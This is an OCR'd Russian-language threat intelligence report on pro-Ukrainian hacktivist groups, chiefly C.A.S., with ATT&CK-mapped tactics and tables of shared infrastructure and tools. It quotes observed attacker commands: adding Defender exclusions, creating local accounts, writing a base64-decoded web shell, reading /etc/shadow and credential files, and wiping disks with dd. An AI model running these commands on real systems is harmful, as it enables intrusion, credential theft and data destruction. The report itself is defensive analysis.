
Была зафиксирована остановка и дальнейшее удаление служб с использованием команд:

- `stop-service -name <servicename>`,
- `remove-service -name <servicename>`,
- `sc stop <servicename>`,
- `sc delete <servicename>`.

Связи в кластере

В сентябре 2024 года мы столкнулись с серией атак на российские компании, в которых распознали индикаторы компрометации и тактики сразу двух хактивистских группировок — Head Mare и TWELVE. Наше расследование[5] показало, что первая активно использует инструменты, ранее принадлежавшие второй. Более того, мы обнаружили в атаках Head Mare управляющие C2-серверы, которые до этих инцидентов ассоциировались исключительно с TWELVE. Все это может свидетельствовать о сотрудничестве двух группировок и проведении совместных кампаний.

Рис. 27 | Пересечения используемых инструментов группировками



На изображении выше мы видим впервые использование вредоносного ПО CobInt в атаках Head Mare. Ранее оно присутствовало в арсенале группы TWELVE и Crypt Ghouls. Также были выявлены пересечения в инфраструктуре (C2) группировок.

Учитывая совпадения в используемой инфраструктуре, TTPs и инструментария, мы предполагаем, что две группировки действуют совместно, обмениваясь доступами к командным серверам и различными утилитами для проведения атак.

Помимо вышеописанных пересечений с TWELVE, мы также нашли пересечения с группировкой C.A.S. О ней пойдет речь в следующем разделе.

5 Совместные атаки Head Mare и Twelve

C.A.S

Еще одной группировкой, которую мы отнесли к данному кластеру, стала Cyber Anarchy Squad (C.A.S). Несмотря на наличие специфического набора инструментов и используемых процедур, характерных для этой группы, в ходе анализа ее активности нам удалось выявить пересечения с другими проукраинскими хактивистскими группировками — в частности, TWELVE и Head Mare.

Данные связи прослеживаются в технических артефактах, обнаруженных в инфраструктуре пострадавших организаций. На основании этих наблюдений мы отнесли C.A.S. к проукраинскому хактивистскому кластеру.

Подробнее о группировке и найденных связях мы расскажем в данной главе.

Описание группировки

C.A.S. — группа хактивистов, целью которой является проведение атак на различные организации, расположенные в России и Беларуси. Начала свою деятельность в 2022 году. Группа публикует информацию о некоторых проведенных атаках в своем Telegram-канале, где также выкладывает украденные данные. В ходе атак группа шифрует, стирает и крадет данные, к которым удается получить доступ. Преимущественно получает доступ к инфраструктуре жертв путем компрометации общедоступных сервисов.

В своих атаках использует как широко доступные инструменты, характерные для хактивистов, нацеленных на Россию и СНГ, так и менее популярные RAT (Revenge RAT и Spark RAT) для связи с C2 и выполнения команд. Для шифрования они используют утекшие варианты программ-вымогателей LockBit (для Windows) и Babuk (для Linux).

Далее приступим к техническому разбору используемых TTPs и инструментов.

TTPs группировки

Initial Access

T1190 Exploit Public-Facing Application

Данная группировка целенаправленно эксплуатирует уязвимости, выявленные в широко используемых корпоративных платформах, таких как Jira, Confluence, MSSQL, а также в иных общедоступных сервисах. Это позволяет злоумышленникам осуществлять несанкционированное проникновение в информационные системы, что ведет к компрометации данных, эскалации привилегий и реализации атак, способных подорвать безопасность целевых организаций.

Execution

T1059.001 PowerShell

Группа использует PowerShell для выполнения команд и скриптов. Вот один из таких примеров:

```
"powershell.exe -ex bypass -f \\[DOMAIN]\netlogon\rm.ps1", "powershell.
exe -WindowStyle Hidden -NoExit -Command [System.Reflection.
Assembly]::LoadFile('C:\Users\<username>\Downloads\<exe_name>.exe').
EntryPoint.Invoke($null, @())"
```

T1059.003 Windows Command Shell

Группа использует командную строку Windows для выполнения различных команд, например:

```
cmd.exe /c msiexec.exe /x {GUID} /quiet
```

Эта команда используется для удаления установленного программного обеспечения без отображения диалоговых окон, что помогает злоумышленникам скрывать свою активность.

T1047 Windows Management Instrumentation

Найденные образцы Revenge RAT, используемые группировкой, работают с WMI (Windows Management Instrumentation), для сбора информации о системе. Посредством WMI-запросов они могут извлекать сведения об операционной системе, учетных записях пользователей и аппаратных характеристиках устройства. Например:

```
SELECT * FROM Win32_OperatingSystem
SELECT UserName FROM Win32_ComputerSystem
SELECT * FROM WIN32_Processor
```

Эти команды позволяют злоумышленникам получить детальные данные о версии ОС, активном пользователе и процессоре, что может использоваться для разведки перед дальнейшими атаками.

Persistence

T1547.001 Registry Run Keys / Startup Folder

Злоумышленники для закрепления в системе создают ключи в реестре по пути `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, а также копируют файлы в каталог автозагрузки (Startup).

Добавление записей в этот раздел реестра позволяет им автоматически запускать вредоносное ПО при каждом включении системы, обеспечивая его непрерывное функционирование. Дополнительно размещение файлов в папке автозагрузки (Startup) гарантирует выполнение вредоносных программ при входе пользователя в систему.

T1136.001 Local Account

Злоумышленники пытаются обеспечить долгосрочное закрепление в инфраструктуре, создавая локальные учетные записи с помощью командной строки Windows. Для этого они используют команды, подобные следующим:

```
C:\Windows\system32\cmd.exe /c net user admin cas /add
C:\Windows\system32\cmd.exe /c net user [redacted] /add
```

Создание дополнительных учетных записей позволяет атакующим сохранять доступ даже после удаления их вредоносного ПО или изменения паролей легитимных пользователей. В дальнейшем такие учетные записи могут использоваться для эскалации привилегий или выполнения операций в системе.

T1543.003 Windows Service

Группировка создает сервис под названием "NgcMngrSvc" для обеспечения долгосрочного присутствия в системе и автоматического запуска вредоносного ПО Revenge RAT.

Создание подобного системного сервиса позволяет атакующим скрыто поддерживать работу вредоносного инструмента даже после перезагрузки устройства. Этот метод закрепления затрудняет обнаружение угрозы, поскольку сервис может маскироваться под легитимные процессы операционной системы, снижая вероятность его выявления средствами защиты.

T1505.003 Web Shell

Злоумышленники применяют модифицированную версию широко известного PHP-веб-шелла p0wny-shell, которая сохраняет его изначальную функциональность.

Этот веб-шелл, исходный код которого доступен на GitHub, позволяет атакующим выполнять произвольные команды на сервере, загружать и скачивать файлы, а также манипулировать системой через веб-интерфейс. Единственным отличием от оригинального веб-шелла является использование логотипа группировки.

Рис. 28 | Логотип группировки в файле веб-шелла



Также была обнаружена следующая команда для установки веб-шелла:

```
sh -c echo "<encoded_text>" | base64 -d > /home/bitrix/ext_www/[REDACTED]/
ajax/requesst.php
```

Privilege Escalation

T1068 Exploitation for Privilege Escalation

Группировка использует уязвимость CVE-2023-52447[6] для получения несанкционированного доступа к ядру системы. Используя специально подготовленные фильтры BPF, атакующие вызывают сбой в обработке пакетов ядра, что позволяет выполнить произвольный код с привилегиями ядра.

Defense Evasion

T1562.001 Disable or Modify Tools

Группировка использует PowerShell-скрипт с названием "`rm.ps1`" для удаления агента защиты от угроз (EPP), что позволяет им отключить защиту в зараженной системе и уменьшить вероятность обнаружения их деятельности.

6 CVE-2023-52447 Detail

Дополнительно злоумышленники добавляют исключение в Windows Defender, чтобы избежать его вмешательства в дальнейшие этапы атаки. Для этого используется следующая команда:

```
"\"$windir\\$system32\\WindowsPowerShell\\v1.0\\powershell.exe\"
-WindowStyle Hidden -Command \"Add-MpPreference -ExclusionPath
'$windir\\$system32'\""
```

Эта команда скрытно запускает PowerShell с настройкой, которая добавляет каталог `$windir\$system32` в список исключений Windows Defender. Таким образом, они могут уверенно запускать вредоносное ПО, не беспокоясь о блокировке антивирусом.

T1036.005 Match Legitimate Name or Location

Группировка использует схожие наименования исполняемых файлов и путей для снижения вероятности обнаружения своей активности средствами безопасности. Этот подход заключается в том, чтобы вредоносные файлы и процессы имели имена и расположение, схожие с легитимными системными компонентами или известными программами. Например:

```
C:\Windows\System32\svrhost.exe
C:\Windows\System32\drivers\etc\rpchost.exe
C:\Windows\panther\ssbyt.exe
```

T1070.004 File Deletion

В Unix-подобных системах группировка использует команду для удаления файлов и директорий, чтобы скрыть следы своего присутствия:

```
rm -rf /home/bitrix/ext_www/[REDACTED]/1.txt 2>&1
rm -rf /home/bitrix/ext_www/[REDACTED]/2.txt
```

Credential Access

T1555 Credentials from Password Stores

Группировка использует инструменты для извлечения паролей из хранилищ паролей, такие как **XenAllPasswordPro** и **BrowserThief**. Эти инструменты позволяют атакующим извлекать учетные данные, сохраненные в различных приложениях и веб-браузерах, что дает им возможность получить доступ к аккаунтам пользователей и другим защищенным ресурсам.

Использование подобных программ помогает собирать конфиденциальную информацию для дальнейших атак, таких как кража личных данных, учетных записей или доступ ко внутренним системам организации.

T1555.003 Credentials from Web Browsers

Группировка использует BrowserThief для извлечения паролей, сохраненных в веб-браузерах. Этот инструмент позволяет атакующим получить доступ к учетным данным, таким как логины и пароли, которые пользователи сохраняют в браузерах для упрощения входа на веб-сайты.

Скрипт BrowserThief извлекает пароли из Google Chrome, Opera и Opera GX. Он использует SQLite для доступа к базе данных логинов в этих браузерах и расшифровывает сохраненные пароли с помощью ключа, извлеченного из файлов конфигурации браузеров. Скрипт может выполнять запросы на сервер для отправки расшифрованных паролей.

T1003 OS Credential Dumping

Группировка использует инструмент Mimikatz для сбора учетных данных с зараженных хостов.

T1003.008 /etc/passwd and /etc/shadow

В Unix-подобных системах группировка пыталась получить хэши паролей всех пользователей:

```
sh -c - cat /etc/shadow 2>&1
```

Данная команда выводит содержимое файла `/etc/shadow`, в котором хранятся захэшированные пароли всех пользователей системы.

Также было выполнено чтение содержимого файла `/etc/passwd`:

```
cat /etc/passwd 2>&1
```

T1552.001 Credentials In Files

Еще одним интересным способом сбора учетных данных является анализ конфигурационных файлов различного ПО, которые могут содержать в себе учетные данные (логин и пароль) для подключения к базам данных, а также адрес и имя баз данных.

Вот пример одной из команд используемых C.A.S.:

```
cat /home/bitrix/ext_www/*/*/php_interface/dbconn.php 2>&1
```

Также группировка собирала информацию о LDAP-конфигурации в Unix-подобных системах:

```
cat /etc/*ldap* 2>&1
```

```
cat /etc/openldap /etc/sudo-ldap.conf
```

В подобных конфигурационных файлах можно встретить аутентификационные данные пользователей в открытом виде.

Discovery

T1087 Account Discovery

В Unix-подобных системах злоумышленники собирали информацию о последних успешных входах в систему с помощью следующей команды:

```
sh -c last -a
```

T1087.001 Local Account

Группировка использует команды "`net user`", "`net localgroup`" и "`net accounts`" для получения информации о локальных учетных записях на зараженных хостах.

Эти команды позволяют просматривать список пользователей, группы и параметры учетных записей, что может помочь в дальнейших атаках.

T1087.002 Domain Account

Группировка использует команду "`net user /domain`" для получения информации о доменных учетных записях.

Эта команда позволяет просматривать список всех пользователей в домене, включая их статус и другие параметры, что может быть полезно для дальнейших этапов атаки.

T1069.001 Local Groups

Группировка использует команду "`net localgroup`" для получения информации о локальных группах на хосте.

Эта команда позволяет просматривать все локальные группы и членов, которые в них состоят. Полученные данные могут быть использованы для анализа прав доступа и дальнейших этапов атаки, например, для повышения привилегий или добавления новых пользователей в критические группы.

T1518 Software Discovery

Группировка использует следующие команды для проведения разведки в скомпрометированных Linux-системах. Цель — определить наличие известных уязвимостей, в данном случае это CVE-2021-4034 (PwnKit[7]).

Таблица 6 | Процедуры поиска уязвимостей в PwnKit

Команда	Что делает
`dpkg -s policykit-1`	Проверяет, установлен ли пакет policykit-1 в системах на базе Debian/Ubuntu. После компрометации системы злоумышленники используют dpkg -s policykit-1, чтобы выяснить, установлен ли пакет PolicyKit, потенциально уязвимый для эксплойтов локального повышения привилегий, например CVE-2021-4034 ("PwnKit")
`rpm -q polkit`	Проверяет версию установленного пакета polkit в системах на базе Red Hat Linux
`rpm -q -changelog polkit | grep -i cve-2021-4034`	Злоумышленники анализируют журналы изменений установленного polkit, чтобы проверить, был ли установлен патч для уязвимости CVE-2021-4034, что позволяет точно определить, доступна ли возможность локального повышения привилегий через уязвимость PwnKit
`debuginfo-install polkit`	Устанавливает отладочную информацию для polkit. Злоумышленники могут установить отладочную информацию для библиотеки polkit, для определения версии библиотеки на целевой машине

7 PwnKit: Local Privilege Escalation Vulnerability

T1057 Process Discovery

Группировка использует следующие команды для получение подробной информации о запущенных в Unix-подобной системе процессах:

```
ps -aux 2>&1
sh -c ps auxfwww
```

T1069.001 Permission Groups Discovery: Local Groups

После получения доступа к Linux-хостам, злоумышленники применяют `sudo -l` для инвентаризации возможностей выполнения команд с повышенными привилегиями.

T1082 System Information Discovery

Группировка использует команды `uname -a` и `cat /etc/*release` для проведения разведки в скомпрометированных Linux-системах.

Lateral Movement

T1021.001 Remote Desktop Protocol

Группировка использует RDP (Remote Desktop Protocol) для перемещения между хостами внутри инфраструктуры жертвы.

T1021.004 SSH

Группировка использует SSH (Secure Shell) для перемещения между хостами в инфраструктуре жертвы. SSH позволяет атакующим безопасно подключаться к удаленным системам, передавая данные в зашифрованном виде, и получать доступ к системам с нужными привилегиями.

Command and Control

T1071 Application Layer Protocol

Для связи с командным центром (C2) злоумышленники используют такие инструменты, как Spark RAT, Revenge RAT и Meterpreter. Эти инструменты позволяют атакующим управлять зараженными системами, передавать команды и получать данные.

T1571 Non-Standard Port

Группировка использует нестандартные порты для связи с сервером C2, включая порты 4444, 1337 и 9610. Это позволяет злоумышленникам избегать стандартных методов обнаружения и мониторинга, обеспечивая скрытность в передаче данных.

T1572 Protocol Tunneling

Группировка использует утилиту ngrok для создания туннелей. Это позволяет обходить ограничения на сетевые подключения и подключаться к удаленным системам, обеспечивая стабильную связь с сервером C2, даже если внешние порты заблокированы.

Impact

T1486 Data Encrypted for Impact

Группировка использует утекшие версии билдеров LockBit Black и Babuk для создания программ-вымогателей, с помощью которых шифруются файлы жертв.

T1561 Disk Wipe

Атакующие используют утилиту dd для удаления данных из Unix-подобных систем. Команда "`dd if=/dev/zero of=/dev/[VOLUME] bs=4M`" позволяет записать нули в указанный раздел, эффективно стирая все данные.


Связи в кластере

TWELVE

Вышеупомянутое исследование дало нам несколько полезных индикаторов, которые в очередной раз подтвердили тесные связи между отдельными проукраинскими группировками.

В ходе расследования одного из инцидентов мы выявили в инфраструктуре жертвы индикаторы, связанные с C.A.S. и TWELVE. Они представлены на схеме ниже.

Рис. 29 | Пересечение индикаторов C.A.S. и TWELVE




На представленной схеме видно, что в одном инциденте использовался образец Cobint, ранее замеченный в атаках группировки TWELVE (DarkStar), а также сервис ServiceAD. Одновременно с ними были зафиксированы уже известные образцы вредоносного ПО, принадлежащие C.A.S., включая Spark RAT, код которого доступен на GitHub, и Revenge RAT.

Применение одних и тех же инструментов в рамках одного инцидента вновь подтверждает, что проукраинские группировки активно взаимодействуют между собой. Они могут использовать общую инфраструктуру и инструменты для различных атак, а также координировать действия, разделяя задачи в ходе совместных операций.

Сами участники группировки этого не скрывают и открыто пишут об этом в своем Telegram-канале.

Рис. 30 | Заявление C.A.S. о совместной атаке



Head Mare

В ходе анализа артефактов, собранных из различных инцидентов, связанных с активностью хактивистских группировок C.A.S. и Head Mare, была установлена связь между ними. Обе группировки используют один и тот же веб-шелл, а именно p0wny-shell, исходный код которого размещен в открытом доступе на GitHub. При этом C.A.S. модифицировали оболочку, добавив элементы собственного «брендинга», тогда как Head Mare используют оригинальный немодифицированный вариант.

Это может свидетельствовать о частичном пересечении в инструментарии, а также указывать на возможные общие источники получения и распространения вредоносных инструментов среди хактивистов первого кластера.

Как уже говорилось, Head Mare применяют оригинальную версию p0wny-shell без каких-либо модификаций. Это стандартный веб-шелл, который позволяет атакующим:

- выполнять произвольные команды на сервере;
- загружать и скачивать файлы;
- манипулировать системой через веб-интерфейс.

Рис. 31 | Shell-logo оригинального p0wny-shell, используемого группировкой Head Mare




Анализ вредоносных файлов, используемых C.A.S., показал, что они используют p0wny-shell с измененным shell-logo.

Рис. 32 | Shell-logo модифицированной версии p0wny-shell, используемой группировкой C.A.S.



Рис. 33 | Граф взаимодействия между группировками



Выводы по I кластеру

Наше расследование I кластера затронуло 5 самых активных проукраинских группировок хактивистов по нашей статистике наблюдений:

TWELVE

Shadow, Comet, DARKSTAR, Twelfth Hyena, Shadow Wolf

BlackJack

Gambling Hyena, Gambling Zealot

Crypt Ghouls

Morlock, Dirty Wolf

Head Mare

Rainbow Hyena

C.A.S.

Pandemonium Hyena, Cyber Anarchy Squad

Указанные группировки имеют различные псевдонимы и широко известны в профессиональном сообществе, занимающемся кибербезопасностью, что опять же подчеркивает широкую распространенность данной угрозы. В ходе проведенного расследования нами было выявлено множество подтвержденных взаимосвязей, свидетельствующих о тесном сотрудничестве между этими группами. Данные связи можно разделить на несколько факторов:

Использование общей инфраструктуры

Использование уникального набора программного обеспечения, которое характерно для проукраинских хактивистских группировок

Использование одинаковых процессов, командных строк, директорий и т. д.

Использование специфичных TTPs (которые описаны в разделе «TTPs атакующих»)

Таблица 7 | Использование общей инфраструктуры

	TWELVE	BlackJack	Crypt Ghouls	Head Mare	C.A.S.
TWELVE	—	45.11.181[.]152 netstaticpoints[.]com	45.11.181.152 netstaticpoints[.]com roundcubemarketing[.]com netstaticpoints[.]com VDSina SurfShark	45.156.27[.]115 185.229.9[.]27 360nvidia[.]com	itsfreerepublic[.]com 194.36.188[.].94
BlackJack	45.11.181[.]152 netstaticpoints[.]com	—	45.11.181[.]152 netstaticpoints[.]com		
Crypt Ghouls	45.11.181.152 netstaticpoints[.]com roundcubemarketing[.]com netstaticpoints[.]com VDSina SurfShark	45.11.181[.]152 netstaticpoints[.]com	—		
Head Mare	45.156.27[.]115 185.229.9[.]27 360nvidia[.]com			—	
C.A.S.	itsfreerepublic[.]com 194.36.188[.]94				—

В ходе нашего расследования, охватившего множество инцидентов, связанных с группировками, входящими в I кластер, мы собрали и сопоставили цифровые индикаторы, позволяющие выявить устойчивые связи между ними. Каждый зафиксированный случай, каждая атака добавляли новые данные, а элементы инфраструктуры — такие как IP-адреса и домены — стали основой для выявления точек пересечения.

С 2022 года злоумышленники активно применяли сотни уникальных элементов C2-инфраструктуры — IP-адресов, доменов, URL. Казалось, у каждой атаки — своя инфраструктура, свои цели. Однако после пары лет накопления данных и при более глубоком анализе различных инцидентов эти «разрозненные» крупицы начали складываться в четкий узор.

Наша гипотеза о наличии общей инфраструктуры получила подтверждение: в **таблице 7 вы можете увидеть пересечения, которые были обнаружены в различных организациях, атакованных разными проукраинскими группами. Пересечения особенно концентрируются вокруг группировки TWELVE** (известной также под псевдонимами Shadow, Comet, DARKSTAR, Twelfth Hyena, Shadow Wolf). Признаки повторного использования инфраструктуры обнаружены и в атаках других проукраинских хактивистских объединений — BlackJack, Crypt Ghouls, Head Mare, C.A.S.

Особенно интересным оказался тот факт, что **инфраструктура TWELVE обнаруживалась в инцидентах, связанных с другими группировками, что косвенно указывает на возможность обмена или совместного использования C2-ресурсов**. Также в некоторых случаях мы сталкивались с совместными атаками нескольких группировок на одну организацию. Это делает их не просто союзниками по цели — а, возможно, членами одной экосистемы, или же в нашем случае I кластера.

Таймлайн событий лишь укрепляет нашу версию. **TWELVE** — одна из первых группировок, появившихся на ландшафте угроз России в 2022 году. Возможно, именно она стала **каркасом**, на который впоследствии опирались другие проукраинские хактивисты.

Таблица 8 | Использование уникального набора программного обеспечения

	TWELVE	BlackJack	Crypt Ghouls	Head Mare	C.A.S.
TWELVE	—	AnyDesk Shamoon LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok ADRecon CrackMapExec	AnyDesk Cobint Babuk LockBit 3.0 Mimikatz XenAllPasswordPro Impacket NSSM	Cobint Babuk LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok Gost Revsocks ProcDump Impacket ADRecon fscan NSSM Rclone CloudFlareD	Babuk LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok Chisel ADRecon Rclone
BlackJack	AnyDesk Shamoon LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok ADRecon CrackMapExec	—	AnyDesk LockBit 3.0 Mimikatz XenAllPasswordPro	LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok ADRecon	LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok ADRecon
Crypt Ghouls	AnyDesk Cobint Babuk LockBit 3.0 Mimikatz XenAllPasswordPro Impacket NSSM	AnyDesk LockBit 3.0 Mimikatz XenAllPasswordPro	—	Cobint Babuk LockBit 3.0 Mimikatz XenAllPasswordPro Impacket Sliver NSSM SoftPerfect Network Scanner Localtonet	Babuk LockBit 3.0 Mimikatz XenAllPasswordPro
